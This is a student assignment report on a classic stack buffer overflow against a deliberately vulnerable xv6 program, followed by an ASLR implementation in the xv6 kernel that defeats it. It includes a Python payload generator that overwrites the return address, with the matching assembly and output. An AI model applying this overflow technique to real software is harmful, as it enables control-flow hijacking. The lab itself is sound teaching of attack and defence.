

COL331 - Assignment 3

Rishi Jain (2020CS10373), Vidushi Agarwal (2020CS10410)

April 30, 2023

Contents

1	Buffer Overflow attack in XV6	2
1.1	Buffer_overflow	2
1.2	Gen_exploit.py	3
2	Address Space Layout Randomization	4
2.1	Random Number Generator	4
2.2	ASLR Flag	4
2.3	Load program into VM	5
2.4	Changes in Loadvm for page alignment	5
2.5	Output	6
3	Problem Faced and Approach for solving them	7

1 Buffer Overflow attack in XV6

We know that while context switching the program stores the return address in the stack frame and the `ebp` pointer on the top of it. Once the program enters into the new context, the stack pointers change according to the program instructions and it might be possible that due to some vulnerable functions the stack values are overwritten while storing new values. Like suppose if in the new function a buffer array is allocated some space in stack and then string from a remote file is copied into it, it might be possible that the content of file exceeds the allocated space and if a proper check is not maintained on the size then the return address stored in stack might get corrupted. In that case the exploiter can make the return address point to some corrupted instruction and can exploit the program.


1.1 Buffer_overflow

Suppose this is the new context for the above scenario, here programs allocates some space for the buffer array (we need to infer how much space is exactly allocated) and then `strcpy()` function copies the content of payload into buffer array by copying it onto stack space allocated for the array.

```
1 void vulnerable_func(char *payload){
2     char buffer[8];
3     strcpy(buffer, payload);
4 }
```

Now, because the payload file can contain any number of bytes and `strcpy()` doesn't put a check on the size of bytes copied vs size allocated to buffer, it can overwrite the content in stack over the buffer space. We need to infer the exact space allocated for buffer and generate the exploit code which can write to payload a string which when copied overwrites the return address to the starting address of the 'foo' function in the program.

From the `buffer_overflow.asm` file, we can infer the starting address of the foo function which is `x00000000` in hexadecimal or 0 in decimal:

A screenshot of assembly code from a debugger. It shows a line with the address '7' in red, followed by '00000000' in blue, and '<foo>:' in white. The background is dark.

Also, to deduce the actual space allocated for a given buffer size, again we refer to `buffer_overflow.asm` file.

`-0x10(%ebp)` : opposite to 'lea' operation states that from `ebp` pointer `0x10` space is left for buffer array i.e. 16 bytes. Since the buffer size was 8, we can infer the offset as 8 bytes while allocation space for array.

```

void vulnerable_func(char *payload)
{
    1b: 55                push    %ebp
    1c: 89 e5             mov     %esp,%ebp
    1e: 83 ec 18          sub     $0x18,%esp
    char buffer[8];
    strcpy(buffer, payload);
    21: 83 ec 08          sub     $0x8,%esp
    24: ff 75 08          push    0x8(%ebp)
    27: 8d 45 f0          lea     -0x10(%ebp),%eax
    2a: 50                push    %eax

```

1.2 Gen_exploit.py

Now, since the space allocated for buffer in stack is `buffer_size+8` bytes, so the pointer to return address will be `buffer_size+8+4` bytes above the starting pointer of buffer space. 4 bytes extra because `ebp` is a 32 bit integer, 4 bytes stored on top of return address while context switch results in return address pointing to `sp + buffer_overflow+12`. Hence the string copied in stack from the payload file should have the corrupted address (i.e. address of foo function) after `buffer_size+12` bytes/characters.

```


1 import sys
2 buffer_size = int(sys.argv[1])
3 st = "a" * (buffer_size+12) + "\x00\x00\x00\x00"
4 #write this to file
5 with open("payload", "w") as f:
6     f.write(st)

```

After making the relevant changes in makefile for incorporating `buffer_overflow` and `payload` files, first run the `gen_exploit.py`, to generate the required payload file.

Execute the Makefile then run `buffer_overflow` and it prints the secret string, i.e. the instruction pointer returned to foo successfully after copying the payload buffer in stack.

Payload file:



```

≡ payload
1  aaaaaaaaaaaaaa00000000

```

Output:

```

init: starting sh
$ buffer_overflow
SECRET_STRINGpid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x2f5d addr 0x300
0--kill proc
$ buffer_overflow
SECRET_STRINGpid 4 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x2f5d addr 0x300
0--kill proc
$

```

2 Address Space Layout Randomization

2.1 Random Number Generator

We created a LCG random number generator which generates a random number between 0 and 90276. LCG is a linear congruential generator which generates a sequence of random numbers based on a linear recurrence relation. It first initializes a seed value and then multiplicative and additive constants are used to generate the next random number. What we did is we used the ticks value as the seed value and then generated a random number between 0 and 90276 thus using ticks to make the random number generator unpredictable. We initialized the random seed with 1, and at every rand() call it generates an odd random number which is provided to offset variable defined globally in exec.

```
1 unsigned long rand_seed = 1;
2
3 int rand() {
4     rand_seed = rand_seed * 2103514255 + 1348916498717649;
5     uint rnd = (unsigned int)(rand_seed / 234542) % 90276;
6     if(rnd%2==0) return rnd +1; //make it odd
7     else return rnd;
8 }
9
10 void srand(unsigned int seed) {
11     rand_seed = seed;
12 }
```

2.2 ASLR Flag

By default aslr_flag value is set to 0. Every time while executing, the process reads the aslr_flag_file which stores the aslr_flag value. If the value is 1 it assigns it to the aslr_flag variable. Whenever aslr_flag is 1 it updates the rand_seed to ticks by calling srand(ticks).

```
1 char aslr_flag = '0';
2 char * aslr_flag_file = "aslr_flag";
3
4 struct inode *aslr_flag_ip;
5 if((aslr_flag_ip = namei(aslr_flag_file)) == 0){
6     end_op();
7     cprintf("exec: fail\n");
8     return -1;
9 }
10 ilock(aslr_flag_ip);
11 if(readi(aslr_flag_ip, &aslr_flag, 0, sizeof(aslr_flag)) != sizeof(aslr_flag))
12     goto bad;
13 iunlockput(aslr_flag_ip);
14 // end_op();
15
16 if(aslr_flag == '1'){
```

```

17 srand(ticks);
18 offset = rand()%1000;
19 // cprintf("offset :: %d\n",offset);
20 }

```

2.3 Load program into VM

To randomize the program address, exec.c generates a random offset and then adds it to ph.vaddr. The code is as follow: -

```

1 sz = allocuvm(pgdir, 0, offset);
2 // cprintf("random value :: %d",offset);
3 for(i=0, off=elf.phoff; i<elf.phnum; i++, off+=sizeof(ph)){
4 if(readi(ip, (char*)&ph, off, sizeof(ph)) != sizeof(ph))
5     goto bad;
6 if(ph.type != ELF_PROG_LOAD)
7     continue;
8 if(ph.memsz < ph.filesz)
9     goto bad;
10 if(ph.vaddr + ph.memsz < ph.vaddr)
11     goto bad;
12 if((sz = allocuvm(pgdir, sz, ph.vaddr + offset + ph.memsz)) == 0)
13     goto bad;
14 if(ph.vaddr % PGSIZE != 0)
15     goto bad;
16 if(loaduvm(pgdir, (char*)(ph.vaddr+offset), ip, ph.off, ph.filesz) < 0)
17     goto bad;
18 }

```

2.4 Changes in Loaduvm for page alignment

After adding a random offset to starting address, new addresses need not be page aligned. This is one of the biggest challenge that we faced while implementing ASLR. The code is as follow: -

```

1 int
2 loaduvm(pde_t *pgdir, char *addr, struct inode *ip, uint offset, uint sz)
3 {
4     uint i, pa, n;
5     pte_t *pte;
6     uint va = (uint) addr;
7     uint first_page = PGROUNDDOWN(va);
8     uint pg_offset = va - first_page;
9     pte = walkpgdir(pgdir, (char *)first_page, 0);
10    if (pte == 0)
11        panic("loaduvm: address should exist");
12    pa = PTE_ADDR(*pte);
13    // zero the page
14    memset((void*)P2V(pa), 0, PGSIZE);
15
16    // fill the remainder of the page or until there are no bytes left to write
17    n = (sz < PGSIZE - pg_offset)? sz : PGSIZE - pg_offset;
18    if(readi(ip, P2V(pa) + pg_offset, offset, n) != n)

```

```

19     return -1;
20     offset += n;
21     sz -= n;
22     for(i = PGSIZE; sz > 0; i += PGSIZE){
23         if((pte = walkpgdir(pgdir, addr+i, 0)) == 0)
24             panic("loaduvm: address should exist");
25         pa = PTE_ADDR(*pte);
26         memset((void*)P2V(pa), 0, PGSIZE);
27         n = (sz < PGSIZE)? sz : PGSIZE;
28         if(readi(ip, P2V(pa), offset, n) != n)
29             return -1;
30         offset += n;
31         sz -= n;
32     }
33     return 0;
34 }

```

The first page is loaded with the offset and the remaining pages are loaded from the beginning of the page. That's why the first page is loaded separately. The function `loaduvm` is modified as follows:

- The function first rounds down the virtual address `addr` to the nearest page boundary using the `PGROUNDDOWN` macro, and calculates the offset within the page using `pg_offset`.
- It then uses the `walkpgdir` function to find the physical address `pa` corresponding to the virtual address `first_page`, which is the start of the first page containing the data to be loaded. The function `memset` is used to zero out this page.
- Next, the function loads data from the file into the remainder of the first page or until there are no more bytes to write. The number of bytes to write is calculated using `n = (sz < PGSIZE - pg_offset)? sz : PGSIZE - pg_offset`, where `PGSIZE` is the size of a page. This ensures that only the remaining bytes in the first page are loaded, even if `sz` extends beyond the first page.
- The function then loops over subsequent pages, loading data into each page using `readi` until there are no more bytes left to load.
- By rounding down the virtual address to the nearest page boundary, the function ensures that the first page containing the data to be loaded is aligned with the page boundary, which is necessary for correct memory mapping and access.

2.5 Output

After writing 1 to the `aslr` file, make `qemu` and run `buffer_overflow`, the `buffer_overflow` exploitation is controlled by randomizing the store offset.

```
init: starting sh
$ buffer_overflow
pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x210 addr 0x616160ea--kill pr
oc
$ buffer_overflow
pid 4 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x10c addr 0x616160ea--kill pr
oc
$
```

3 Problem Faced and Approach for solving them

Initially, we encountered a challenge of determining the buffer's offset in the stack while exploiting the buffer overflow program. After analyzing the program's assembly code, we identified the offset as 12, which we elaborated on in the Gen exploit.py section.

The primary hurdle we encountered was implementing Address Space Layout Randomization (ASLR). Although we could easily add an offset to the program header, it resulted in a page fault error. To overcome this, we referred to the loadseg implementation provided in the GitHub repository <https://github.com/TypingKoala/xv6-riscv-aslr> and incorporated it into the load-uvmm function for xv6-x86 architecture. This enabled us to implement ASLR successfully.